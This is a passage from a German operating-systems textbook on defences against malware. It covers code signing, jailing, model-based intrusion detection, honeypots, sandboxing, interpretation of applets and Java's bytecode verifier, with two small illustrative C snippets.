Drittens sollte es eine Möglichkeit geben, spezifisch ausgewählte Plattenzyylinder mit einem Schreibschutz zu versehen, damit die Programme dort nicht von Viren infiziert werden können. Dieser Schreibschutz könnte durch eine Bitmap, welche die schreibgeschützten Zylinder auflistet, innerhalb des Controllers umgesetzt werden. Die Bitmap sollte nur dann geändert werden können, wenn der Benutzer einen mechanischen Schalter an der Vorderseite des Computergehäuses umgelegt hat.

Viertens gilt, dass Flash-Speicher zwar eine hübsche Idee ist, er aber nur dann änderbar sein sollte, wenn ein externer Schalter umgelegt wurde. Der Schalter sollte nur dann betätigt werden, wenn der Benutzer bewusst ein BIOS-Update installiert. Natürlich wird keiner dieser Ratschläge ernst genommen werden, bis ein richtig großer Virus zuschlägt – vielleicht einer, der die Finanzwelt trifft und alle Bankkonten auf 0 zurücksetzt. Dann wird es natürlich zu spät sein.

9.8.3 Codesignierung

Ein vollständig anderer Ansatz, um Malware fernzuhalten (Sie erinnern sich: Defense-in-Depths), sieht vor, nur Software von zuverlässigen Anbietern laufen zu lassen. Eine Frage, die hierbei ziemlich schnell auftaucht, lautet: Wie kann der Benutzer wissen, ob die Software wirklich von dem Anbieter kommt, von dem sie kommen soll, und wie kann der Benutzer wissen, dass sie nicht verändert wurde, seit sie die Fabrik verlassen hat? Dieses Problem ist besonders wichtig, wenn Software von Online-Geschäften mit unbekanntem Ruf heruntergeladen wird oder wenn ActiveX-Steuerelemente von Web-sites heruntergeladen werden. Wenn das ActiveX-Element von einer bekannten Soft-

warefirma stammt, dann ist es unwahrscheinlich, dass es zum Beispiel ein trojanisches Pferd enthält, doch wie soll sich der Benutzer dessen sicher sein?

Eine gern genutzte Möglichkeit ist die digitale Signatur, die wir in Abschnitt 9.2.4 beschrieben haben. Falls der Benutzer nur Programme, Plug-ins, Treiber, ActiveX-Elemente und andere Softwarearten laufen lässt, die von vertrauenswürdigen Quellen geschrieben und signiert wurden, dann ist die Wahrscheinlichkeit, Probleme zu bekommen, viel kleiner. Die Folge davon ist, dass das neue kostenlose, schicke, spritzige Spiel von „Snarky Software“ wohl zu schön ist, um wahr zu sein – es wird den Signaturtest nicht überstehen, bis Sie nicht wissen, wer hinter dieser Firma steckt.

Das Signieren von Code basiert auf der Public-Key-Kryptografie. Ein Softwareanbieter erzeugt ein (öffentlicher Schlüssel, privater Schlüssel)-Paar. Der öffentliche Schlüssel wird veröffentlicht, während der private Schlüssel sorgfältig geschützt wird. Um einen Teil einer Software zu signieren, berechnet der Hersteller zuerst mit einer Hashfunktion den Hashwert des Codes, um eine 128 Bit, 160 Bit oder 256 Bit lange Zahl zu erhalten, je nachdem, ob MD5, SHA-1 oder SHA-256 benutzt wird. Dann signiert er den Hashwert, indem er ihn mit seinem privaten Schlüssel verschlüsselt (bzw. entschlüsselt, mit der Notation von Abbildung 9.3). Diese Signatur begleitet nun die Software, wohin sie auch immer gehen wird.

Nachdem der Benutzer die Software erhalten hat, wird die Hashfunktion darauf angewandt und das Ergebnis gespeichert. Dann wird die beiliegende Signatur mit dem öffentlichen Schlüssel des Herstellers entschlüsselt und mit dem vom Hersteller angegebenen Hashwert verglichen. Stimmen diese überein, dann wird der Code als echt akzeptiert, ansonsten wird er als Fälschung abgelehnt. Die zugrunde liegende Mathematik macht es außerordentlich schwierig, die Software so zu manipulieren, dass der Hashwert dann noch mit dem Wert übereinstimmt, der durch Entschlüsselung der Originalsignatur gewonnen wird. Eine passende neue falsche Signatur zu erzeugen, ohne den privaten Schlüssel zu besitzen, ist genauso schwierig. In ► Abbildung 9.34 wird der Prozess des Signierens und des Verifizierens dargestellt.




Abbildung 9.34: Funktionsweise der Codesignierung

Webseiten können Code wie beispielsweise ActiveX-Elemente enthalten, aber auch Code in verschiedenen Skriptsprachen. Diese sind oft signiert, in dem Fall untersucht der Browser automatisch die Signatur. Um diese zu verifizieren, benötigt der Browser natürlich den öffentlichen Schlüssel des Softwareanbieters, der normalerweise dem Code zusammen mit einem Zertifikat einer Zertifizierungsstelle beigefügt ist, die für die Authentizität des öffentlichen Schlüssels bürgt. Wenn der Browser den öffentlichen Schlüssel der Zertifizierungsstelle bereits gespeichert hat, kann er das Zertifikat selbst verifizieren. Andernfalls wird er ein Dialogfenster öffnen, um den Benutzer zu fragen, ob das Zertifikat angenommen werden soll oder nicht.

9.8.4 Jailing

Ein altes Sprichwort besagt: „Vertrauen ist gut, Kontrolle ist besser.“ Offensichtlich hatte der Urheber dabei Software im Sinn. Selbst wenn ein Teil einer Software signiert wurde, ist es eine gute Grundhaltung, trotzdem zu verifizieren, dass sich die Software korrekt verhält. Eine entsprechende Technik wird **Jailing** genannt und ist in ▶ Abbildung 9.35 dargestellt.




Abbildung 9.35: Die Jailing-Operation

Das neu erworbene Programm läuft als ein Prozess, der in der Abbildung mit „Gefangener“ beschriftet ist. Der „Wärter“ ist ein vertrauenswürdiger (System-)Prozess, der das Verhalten des Gefangenens überwacht. Wenn ein Gefangenerprozess einen Systemaufruf auslöst, dann wird dieser nicht direkt ausgeführt, sondern die Kontrolle wird dem Wärter (mittels eines Sprungs in den Kern) zusammen mit der Systemaufrufnummer und den Parametern übergeben. Der Wärter trifft dann die Entscheidung, ob der Systemaufruf erlaubt werden sollte oder nicht. Wenn der Gefangene beispielsweise versucht, eine Netzwerkverbindung zu einem entfernten Host aufzubauen, den der Wärter nicht kennt, dann wird der Aufruf abgewiesen und der Prozess des Gefangenens beendet. Wenn der Systemaufruf annehmbar ist, dann informiert der Wärter den Kern darüber, der ihn dann ausführt. Auf diese Weise kann fehlerhaftes Verhalten erkannt werden, bevor es zu Problemen kommt.

Es gibt verschiedene Implementierungen von Jailing. Eine Implementierung, die auf fast jedem UNIX-System ohne Kernmodifikationen funktioniert, wird bei van 't Noordende et al. (2007) beschrieben. Kurz zusammengefasst benutzt die Methode die normalen Hilfsmittel zur Fehlerbeseitigung unter UNIX, wobei der Wärter das Programm

zur Fehlersuche (Debugger) und der Gefangene das zu testende Programm ist. Unter diesen Bedingungen kann der Debugger den Kern anweisen, das zu testende Programm zu kapseln, und alle seine Systemaufrufe an den Debugger zur vorherigen Untersuchung leiten.

9.8.5 Modellbasierte Angriffserkennung


Ein anderer Ansatz zur Verteidigung einer Maschine ist die Installation eines **Angriffserkennungssystems** oder **IDS** (*Intrusion Detection System*). Es gibt zwei grundsätzliche Arten der Angriffserkennung: Die eine ist auf die Untersuchung der an kommenden Netzwerkpakete fokussiert, die andere auf die Suche nach Anomalien der CPU. Wir haben das Netzwerk-IDS bereits kurz im Kontext der Firewalls erwähnt. Jetzt wollen wir ein paar Worte zu dem Host-basierten IDS sagen. Platzmangel hindert uns daran, einen Überblick über die vielen Arten von Host-basierten Angriffserkennungssystemen zu geben. Stattdessen werden wir kurz einen Typ skizzieren, um eine Vorstellung von der Funktionsweise zu geben. Dieser Typ wird **statische modellbasierte Angriffserkennung** genannt (Wagner und Dean, 2001). Unter anderem könnte diese Art mit der oben beschriebenen Jailing-Technik implementiert werden.

In ▶ Abbildung 9.36(a) sehen wir ein kleines Programm, das eine Datei namens *data* öffnet und diese Zeichen für Zeichen liest, bis es auf ein 0-Byte trifft, woraufhin die Anzahl der Bytes ungleich 0 an den Anfang der Datei kopiert werden und das Programm beendet wird. In ▶ Abbildung 9.36(b) ist ein Graph der Systemaufrufe dargestellt, die von diesem Programm ausgeführt werden (wobei *write* von *print* aufgerufen wird).

```
int main(int argc *char argv[])
{
    int fd, n = 0;
    char buf[1];

    fd = open("data", 0);
    if (fd < 0) {
        printf("Bad data file\n");
        exit(1);
    } else {
        while (1) {
            read(fd, buf, 1);
            if (buf[0] == 0) {
                close(fd);
                printf("\n= %d\n", n);
                exit(0);
            }
            n = n + 1;
        }
    }
}
```

a



b

Abbildung 9.36: (a) Ein Programm (b) Systemaufrufgraph für (a)

Was können wir an diesem Graphen ablesen? Zunächst einmal ist der erste Systemaufruf, den das Programm auf jeden Fall ausführt, immer `open`. Der nächste ist entweder `read` oder `write`, je nachdem, in welchen Zweig die `if`-Anweisung führt. Wenn der zweite Aufruf `write` ist, heißt das, die Datei konnte nicht geöffnet werden und der nächste Aufruf ist `exit`. Falls der zweite Aufruf `read` ist, dann kann es eine beliebig lange Folge von weiteren `read`-Aufrufen geben, denen irgendwann die Aufrufe `close`, `write` und `exit` folgen. Solange kein Angreifer da ist, ist keine andere Abfolge möglich. Wenn Jailing angewandt wird, dann sieht der Wärter alle Systemaufrufe und kann leicht verifizieren, dass die Folge gültig ist.

Stellen wir uns nun vor, dass jemand einen Fehler in diesem Programm findet und es schafft, einen Pufferüberlauf auszulösen, und anschließend einen feindlichen Code einfügt und ausführt. Wenn der feindliche Code läuft, wird er höchstwahrscheinlich eine andere Folge von Systemaufrufen ausführen. Zum Beispiel könnte er versuchen, einige Dateien zum Kopieren zu öffnen oder eine Netzwerkverbindung aufzubauen, um nach Hause zu telefonieren. Beim ersten Systemaufruf, der nicht dem Muster entspricht, weiß der Wärter definitiv, dass es einen Angriff gegeben hat, und kann entsprechende Gegenmaßnahmen einleiten, wie beispielsweise den Prozess beenden und den Systemadministrator warnen. Auf diese Weise können Angriffe noch während ihrer Ausführung entdeckt werden. Die statische Analyse von Systemaufrufen ist nur eine von vielen Möglichkeiten, wie ein IDS arbeiten kann.

Wenn diese Art der statischen modellbasierten Angriffserkennung eingesetzt wird, muss der Wärter das Modell kennen (d.h. den Systemaufrugraphen). Der direkteste Weg, diesen kennenzulernen, ist, den Compiler diesen erzeugen zu lassen, vom Autor des Programms zu signieren und das Zertifikat anzuhängen. So wird jeder Versuch, das ausführbare Programm im Voraus zu verändern, zur Laufzeit entdeckt werden, weil das aktuelle Verhalten nicht mit dem signierten erwarteten Verhalten übereinstimmt.

Leider ist es für einen intelligenten Angreifer möglich, einen sogenannten **Mimikry-Angriff** zu starten. Hierbei löst der eingefügte Code dieselben Systemaufrufe aus, die vom Programm erwartet werden (Wagner und Soto, 2002). Es werden also noch ausgeklügeltere Modelle als nur die Nachverfolgung der Systemaufrufe benötigt, doch als Teil der Defense-in-Depth-Strategie können Systeme zur Angriffserkennung durchaus eine Rolle spielen.

Ein modellbasiertes IDS ist jedenfalls nicht die einzige Art. Viele Angriffserkennungssysteme benutzen ein Konzept namens **Honeypot**. Dies ist eine Menge von Unterbrechungen, um Cracker und Malware anzuziehen und zu fangen. In der Regel ist es eine isolierte Maschine mit wenigen Abwehrmechanismen und einem scheinbar interessanten und wertvollen Inhalt – wie auf einem Silberteller serviert. Diejenigen, die den Honeypot einrichten, beobachten gewissenhaft jeden Angriff darauf, um mehr über die Art des Angriffs herauszufinden. Einige Systeme zur Angriffserkennung setzen ihre Honeypots in virtuelle Maschinen, um das zugrunde liegende reale System vor Beschädigung zu schützen. Also muss die Malware natürlich zunächst herausfinden, ob sie auf einer virtuellen Maschine läuft, wie wir es oben beschrieben haben.

9.8.6 Kapselung von mobilem Code

Viren und Würmer sind Programme, die ohne das Wissen und gegen den Willen des Besitzers auf einen Computer gelangen. Manchmal importieren Anwender allerdings fremden Code mehr oder weniger absichtlich auf ihre Maschinen und führen diesen dort aus. Dies passiert üblicherweise wie folgt: In einer längst vergangenen Zeit (was in der Internetwelt ein paar Jahre zuvor bedeutet) waren die meisten Webseiten einfach statische HTML-Dateien mit ein paar dazugehörigen Bildern. Heutzutage enthalten zunehmend mehr Webseiten kleine Programme, sogenannte **Applets**. Wenn eine Webseite geladen wird, die Applets enthält, dann werden die Applets mitgeladen und anschließend ausgeführt. Ein Applet könnte zum Beispiel ein Formular sowie eine interaktive Hilfe zum Ausfüllen enthalten. Nachdem das Formular ausgefüllt wurde, könnte es über das Internet irgendwohin zur Verarbeitung gesendet werden. Steuerformulare, kundenspezifische Bestellformulare und viele andere Typen von Formularen können von diesem Ansatz profitieren.

Agenten sind ein weiteres Beispiel dafür, wie Programme von einer Maschine zur anderen übertragen und dann auf der Zielmaschine ausgeführt werden. Agenten sind Programme, die von einem Benutzer losgeschickt werden, um eine bestimmte Aufgabe auszuführen und dann die Ergebnisse zurückzumelden. Ein Agent könnte zum Beispiel damit beauftragt werden, Reisebüro-Websites abzusuchen, um den billigsten Flug von Amsterdam nach San Francisco zu finden. Nachdem der Agent auf einer Website angekommen ist, würde er dort ausgeführt werden, die benötigten Informationen erhalten und dann zur nächsten Website wandern. Nachdem er alles erledigt hat, könnte er zurück nach Hause kommen und berichten, was er in Erfahrung bringen konnte.

Ein drittes Beispiel für mobilen Code ist eine PostScript-Datei, die auf einem PostScript-Drucker gedruckt werden soll. Eine PostScript-Datei ist eigentlich ein Programm, das in der PostScript-Programmiersprache geschrieben wurde und innerhalb des Druckers ausgeführt wird. Normalerweise weist es den Drucker an, bestimmte Kurven zu zeichnen und diese dann auszufüllen; es kann aber ebenso auch alles mögliche andere tun. Applets, Agenten und PostScript-Dateien sind bloß drei Beispiele für **mobilien Code** – es gibt noch viele andere.

Angesichts der vorhergehenden ausführlichen Erörterung von Viren und Würmern sollte klar sein, dass es mehr als nur ein kleines bisschen riskant ist, fremden Code auf der eigenen Maschine laufen zu lassen. Dennoch wollen dies einige Anwender, also taucht die Frage auf: „Kann mobiler Code sicher ausgeführt werden?“ Die kurze Antwort darauf lautet: „Ja, es ist aber nicht einfach.“ Das grundlegende Problem ist: Wenn ein Prozess ein Applet oder anderen mobilen Code in seinen Adressraum importiert und dort ausführt, wird dieser Code als Teil eines Benutzerprozesses ausgeführt und besitzt somit alle Rechte, die dieser Benutzer hat. Das beinhaltet die Fähigkeit, Dateien des Benutzers zu lesen, zu schreiben, zu löschen, zu verschlüsseln oder Daten in weit entfernte Länder per E-Mail zu schicken, sowie vieles mehr.

Vor langer Zeit entwickelten Betriebssysteme das Prozesskonzept, um Trennlinien zwischen den Benutzern zu ziehen. Die Idee dabei ist, dass jeder Prozess seinen eigenen

geschützten Adressraum und seine eigene UID hat, so dass er auf Dateien oder andere Ressourcen zugreifen kann, die ihm gehören, aber nicht auf die von anderen Benutzern. Das Prozesskonzept hilft jedoch nicht weiter, wenn ein Teil des Prozesses (das Applet) und der Rest voreinander geschützt werden sollen. Threads ermöglichen mehrere Ausführungsfäden innerhalb eines Prozesses, schützen aber den einen Thread nicht vor dem anderen.

Theoretisch hilft es, jedes Applet als einen separaten Prozess auszuführen, aber praktisch ist das oft nicht machbar. So könnte zum Beispiel eine Webseite zwei oder mehr Applets enthalten, die untereinander und mit den Daten der Webseite interagieren. Der Webbrowser muss eventuell auch mit den Applets interagieren, sie starten und stoppen, mit Daten versorgen und so weiter. Wenn jedes Applet in seinen eigenen Prozess gesetzt wird, dann wird das Ganze nicht funktionieren. Es wird auch nicht schwieriger für ein Applet, Daten zu stehlen oder zu zerstören, indem man es in seinen eigenen Adressraum stellt. Im Gegenteil könnte es einfacher für das Applet werden, da niemand da ist, um es zu überwachen.

Es wurden verschiedene neue Methoden vorgeschlagen und implementiert, um mit Applets (und mobilem Code im Allgemeinen) umzugehen. Im Folgenden werden wir einen Blick auf zwei dieser Methoden werfen: Sandboxing und Interpretation. Zusätzlich kann die Codesignierung hinzugezogen werden, um die Quelle des Applets zu verifizieren. Jede dieser Methoden hat ihre eigenen Stärken und Schwächen.

Sandboxing

Die erste Methode, **Sandboxing**, versucht jedes Applet auf einen begrenzten Bereich von virtuellen Adressen zu beschränken. Diese Beschränkung wird zur Laufzeit durchgesetzt (Wahbe et al., 1993). Der virtuelle Adressraum wird hierzu in gleich große Regionen eingeteilt, die Sandboxen genannt werden. Jede Sandbox muss die Eigenschaft haben, dass in allen ihrer Adressen einige der höherwertigen Bits gleich sind. Einen 32-Bit-Adressraum könnte man in 256 Sandboxen mit 16-MB-Grenzen einteilen, so dass in allen Adressen jeder Sandbox die höheren 8 Bit gleich sind. Genauso gut könnte man 512 Sandboxen mit 8-MB-Grenzen haben; jede Sandbox hätte dann ein 9 Bit langes Adresspräfix. Die Größe der Sandbox sollte so gewählt werden, dass sie groß genug ist, um das größte Applet fassen zu können, ohne dabei zu viel virtuellen Speicher zu vergeuden. Der physisch verfügbare Speicher spielt keine Rolle, wenn Demand Paging verwendet wird, was üblicherweise der Fall ist. Jedem Applet werden zwei Sandboxen zugewiesen, eine für den Code und eine für die Daten. ▶ Abbildung 9.37(a) zeigt dies für den Fall von 16 Sandboxen von jeweils 16 MB.

Die Grundidee bei einer Sandbox ist zu garantieren, dass ein Applet nicht zu Code außerhalb seiner Code-Sandbox springen kann und keine Daten außerhalb seiner Daten-Sandbox referenzieren kann. Mithilfe der zwei Sandboxen soll verhindert werden, dass ein Applet seinen Code während der Ausführung modifiziert, um diese Einschränkungen zu umgehen. Indem man alle Speicheroperationen in der Code-Sandbox unterbindet, eliminiert man die Gefahren von selbst modifizierendem Code. Solange ein Applet auf diese Art und Weise beschränkt ist, kann es dem Browser oder anderen Applets keinen Scha-

den zufügen, keine Viren im Speicher freisetzen oder anderen Schaden im Speicher anrichten.




Abbildung 9.37: (a) Speicher, der in 16-MB-Sandboxen aufgeteilt ist (b) Eine Möglichkeit, um die Zulässigkeit einer Anweisung zu testen

Nachdem ein Applet geladen wurde, wird es auf den Beginn seiner Sandbox verschoben. Dann werden Tests durchgeführt, um zu prüfen, ob Code- und Datenreferenzen auf die richtige Sandbox beschränkt sind. Im Folgenden betrachten wir nur Codereferenzen (d.h. JMP- und CALL-Anweisungen), doch alles, was wir hierzu sagen, gilt ebenso für Datenreferenzen. Statische JMP-Anweisungen, die direkte Adressierung nutzen, sind leicht zu prüfen: Liegt die Zieladresse innerhalb der Grenzen der Code-Sandbox? Relative JMP-Anweisungen sind ähnlich leicht zu prüfen. Wenn das Applet Code enthält, der versucht, die Code-Sandbox zu verlassen, dann wird das Applet nicht akzeptiert und auch nicht ausgeführt. Ebenso führen Versuche, auf Daten außerhalb der Daten-Sandbox zuzugreifen, zur Abweisung des Applets.

Der schwierige Teil sind dynamische JMP-Anweisungen. Die meisten Maschinen besitzen einen Befehl, bei dem die Sprungadresse zur Laufzeit bestimmt, in einem Register abgelegt und dann über indirekte Adressierung angesprungen wird. Mit `JMP(R1)` wird zum Beispiel zu der Adresse gesprungen, die in Register 1 steht. Die Gültigkeit solcher Anweisungen muss zur Laufzeit geprüft werden. Dies wird dadurch erzielt, dass man Code zur Überprüfung der Zieladresse direkt vor dem indirekten Sprung einfügt. Ein Beispiel eines solchen Tests ist in ▶ Abbildung 9.37(b) dargestellt. Wie bereits erwähnt, haben alle gültigen Adressen die gleichen höchswertigen k Bits, so dass dieses Präfix in einem speziellen Arbeitsregister wie zum Beispiel `S2` gespeichert werden kann. Ein solches Register kann dann nicht vom Applet selbst genutzt werden. Daher kann es erforderlich sein, das Applet so umzuschreiben, dass es dieses Register nicht benutzt.

Der Testcode funktioniert folgendermaßen: Zuerst wird die zu prüfende Zieladresse in das Arbeitsregister \$1 kopiert. Dann wird dieses Register um genau die richtige Anzahl von Bits nach rechts verschoben, um das gemeinsame Präfix zu isolieren. Als Nächstes wird das so bestimmte Präfix mit dem korrekten Präfix verglichen, das anfangs in \$2 geladen wurde. Stimmen diese nicht überein, dann wird eine Unterbrechung ausgelöst und das Applet beendet. Diese Codesequenz benötigt vier Befehle und zwei Arbeitsregister.

Die Änderung des Binärprogramms während der Ausführung erfordert etwas Aufwand, ist aber machbar. Es wäre einfacher, wenn das Applet in Quellform vorliegen und lokal mit einem vertrauenswürdigen Compiler übersetzt werden würde. Der Compiler könnte dann automatisch die statischen Adressen prüfen und den Code einfügen, der benötigt wird, um die dynamischen Adressen während der Ausführung zu verifizieren. Egal, wie die dynamischen Tests auch umgesetzt werden – mit ihnen ist ein zusätzlicher Laufzeit-aufwand verbunden. Wahbe et al. (1993) haben diesem Aufwand gemessen, der ungefähr 4% beträgt und damit im Allgemeinen akzeptabel ist.

Ein zweites Problem, das gelöst werden muss, ist: Was passiert, wenn ein Applet versucht, einen Systemaufruf auszuführen? Die Lösung hier ist unkompliziert. Der Befehl zum Systemaufruf wird durch einen Sprungbefehl in ein spezielles Modul, den **Referenzmonitor** (*reference monitor*), ersetzt. Diese Ersetzung geschieht im gleichen Durchlauf, in dem auch der Testcode für die dynamischen Adressen eingefügt wird (oder, falls der Quellcode verfügbar ist, durch das Verlinken mit einer speziellen Bibliothek, die anstelle der Systemaufrufe den Referenzmonitor aufruft). Bei beiden Verfahren überprüft der Referenzmonitor jeden versuchten Aufruf und entscheidet, ob es sicher ist, diesen durchzuführen. Gilt der Aufruf als sicher, wie zum Beispiel das Schreiben einer temporären Datei in einem festgelegten Arbeitsverzeichnis, dann darf der Aufruf ausgeführt werden. Ist bekannt, dass der Aufruf gefährlich ist, oder kann der Referenzmonitor dies nicht entscheiden, dann wird das Applet beendet. Wenn der Referenzmonitor bestimmen kann, von welchem Applet er aufgerufen wurde, dann kann ein einziger Referenzmonitor irgendwo im Speicher die Anfragen von allen Applets bearbeiten. Der Referenzmonitor erhält die Berechtigungen normalerweise aus einer Konfigurationsdatei.

Interpretation

Die zweite Möglichkeit, nicht vertrauenswürdige Applets auszuführen, ist, sie interpretiert auszuführen und ihnen keine Kontrolle über die Hardware zu überlassen. Dies ist der von Webbrowsern genutzte Ansatz. Applets in Webseiten werden gewöhnlich in Java, einer normalen Programmiersprache, oder einer Skript-Hochsprache wie Safe-TCL oder JavaScript geschrieben. Java-Applets werden zuvor in eine virtuelle, stackorientierte Maschinensprache übersetzt, die **JVM (Java Virtual Machine)** genannt wird. Diese JVM-Applets werden in eine Webseite eingefügt. Wenn die Applets heruntergeladen werden, dann werden sie von einem JVM-Interpreter innerhalb des Browsers ausgeführt (siehe ► Abbildung 9.38).




Abbildung 9.38: Applets können von einem Webbrowser interpretiert werden.

Der Vorteil der Ausführung von interpretiertem Code gegenüber übersetztem Code ist, dass jeder Befehl vor seiner Ausführung vom Interpreter geprüft wird. Dies gibt dem Interpreter die Gelegenheit zur Prüfung, ob die Adressen gültig sind. Zusätzlich werden auch Systemaufrufe abgefangen und interpretiert. Wie diese Aufrufe behandelt werden, ist eine Frage der Sicherheitsstrategie. Wenn ein Applet vertrauenswürdig ist (weil es z.B. von der lokalen Platte stammt), dann könnten Systemaufrufe ohne Prüfung ausgeführt werden. Ist ein Applet jedoch nicht vertrauenswürdig (weil es z.B. über das Internet ankam), dann würde es zum Beispiel in eine Sandbox gesetzt werden, um sein Verhalten zu beschränken.

Skript-Hochsprachen können ebenfalls interpretiert werden. Hier werden keine Maschinennadressen verwendet, deshalb besteht auch nicht die Gefahr, dass ein Skript versucht, unerlaubterweise auf Speicher zuzugreifen. Der generelle Nachteil von Interpretation ist, dass sie im Vergleich zur Ausführung von übersetztem Maschinencode sehr langsam ist.

9.8.7 Java-Sicherheit

Die Programmiersprache Java und das dazugehörige Laufzeitsystem wurden so konzipiert, dass es möglich ist, ein Programm einmal zu schreiben und zu übersetzen, es dann in Binärform über das Internet zu verteilen und anschließend auf jeder Maschine ablaufen zu lassen, die Java unterstützt. Sicherheit war von Anfang an ein Teil des Designs von Java. In diesem Abschnitt beschreiben wir, wie die Sicherheit von Java funktioniert.

Java ist eine typsichere Sprache. Dies bedeutet, dass der Compiler jeden Versuch ablehnt, eine Variable in einer Weise zu nutzen, die nicht mit ihrem Typ vereinbar ist. Im Gegensatz hierzu betrachte man den folgenden C-Code:

```
naughty_func( )
{
    char *p;
    p = rand( );
    *p = 0;
}
```

Der Code erzeugt eine Zufallszahl und speichert diese im Zeiger *p*. Dann schreibt er ein 0-Byte auf die Adresse, die in *p* enthalten ist, und überschreibt damit den Inhalt dieser Speicherzelle, egal ob Code oder Daten. In Java sind Konstrukte wie diese, bei denen Typen vermischt werden, von der Grammatik her verboten. Zusätzlich hierzu hat Java keine Zeigervariablen, keine unkontrollierten Typumwandlungen und keine vom Benutzer kontrollierte Speicherallokation (wie zum Beispiel *malloc* und *free*). Außerdem werden alle Array-Referenzen zur Laufzeit überprüft.

Java-Programme werden in einen binären Zwischencode übersetzt, den **JVM-(Java Virtual Machine-)Bytecode**. Die JVM hat ungefähr 100 Befehle, von denen die meisten Objekte eines spezifischen Typs auf dem Stack ablegen, vom Stack herunternehmen oder zwei Objekte auf dem Stack miteinander arithmetisch verknüpfen. Diese JVM-Programme werden typischerweise interpretiert, obwohl sie in einigen Fällen zur schnelleren Ausführung in Maschinensprache kompiliert werden können. Im Java-Modell sind Applets, die über das Internet zur entfernten Ausführung geschickt werden, JVM-Programme.

Nachdem ein Applet empfangen wurde, wird es durch einen JVM-Bytecode-Prüfer geleitet. Dieser prüft, ob das Applet gewisse Regeln einhält. Ein korrekt übersetztes Applet wird diese zwar automatisch einhalten, aber es gibt nichts, was einen böswilligen Benutzer davon abhalten könnte, ein JVM-Applet in JVM-Assembler zu schreiben. Die Überprüfungen beinhalten Folgendes:

- 1.** Versucht das Applet, Zeiger zu fälschen?
- 2.** Verletzt es Zugriffsbeschränkungen auf private Klassenelemente?
- 3.** Versucht es, Variablen eines Typs als Variable eines anderen Typs zu verwenden?
- 4.** Erzeugt es Stack-Überläufe oder Stack-Unterläufe?
- 5.** Konvertiert es unerlaubterweise Variablen eines Typs in einen anderen Typ?

Wenn das Applet all diese Tests besteht, dann kann es sicher ausgeführt werden, ohne dass die Furcht bestehen muss, dass es auf anderen Speicher als seinen eigenen zugreift.

Applets können jedoch immer noch Systemaufrufe durchführen, indem sie Java-Methoden (Prozeduren) aufrufen, die zu diesem Zweck eingerichtet wurden. Die Art und Weise, wie Java damit umgeht, hat sich im Laufe der Zeit entwickelt. In der ersten Version von Java, dem **JDK (Java Development Kit) 1.0**, wurden Applets in zwei Klassen eingeteilt: vertrauenswürdig und nicht vertrauenswürdig. Applets, die von der lokalen Platte geholt wurden, waren vertrauenswürdig und durften jeden beliebigen Systemaufruf durchführen. Im Gegensatz hierzu waren Applets, die über das Internet geholt wurden, nicht vertrauenswürdig. Sie wurden, wie in ►Abbildung 9.38 gezeigt, in einer Sandbox ausgeführt und waren praktisch zu nichts berechtigt.

Nachdem Sun etwas Erfahrung mit diesem Modell gewonnen hatte, entschied man sich, dass dieses Modell zu restriktiv sei. Im JDK 1.1 wurde das Signieren von Code verwendet. Nachdem ein Applet über das Internet angekommen war, wurde überprüft, ob es von einer Person oder Organisation signiert wurde, welcher der Benutzer vertraut (definiert durch die Liste der vertrauenswürdigen Signierer). Wenn ja, dann durfte das

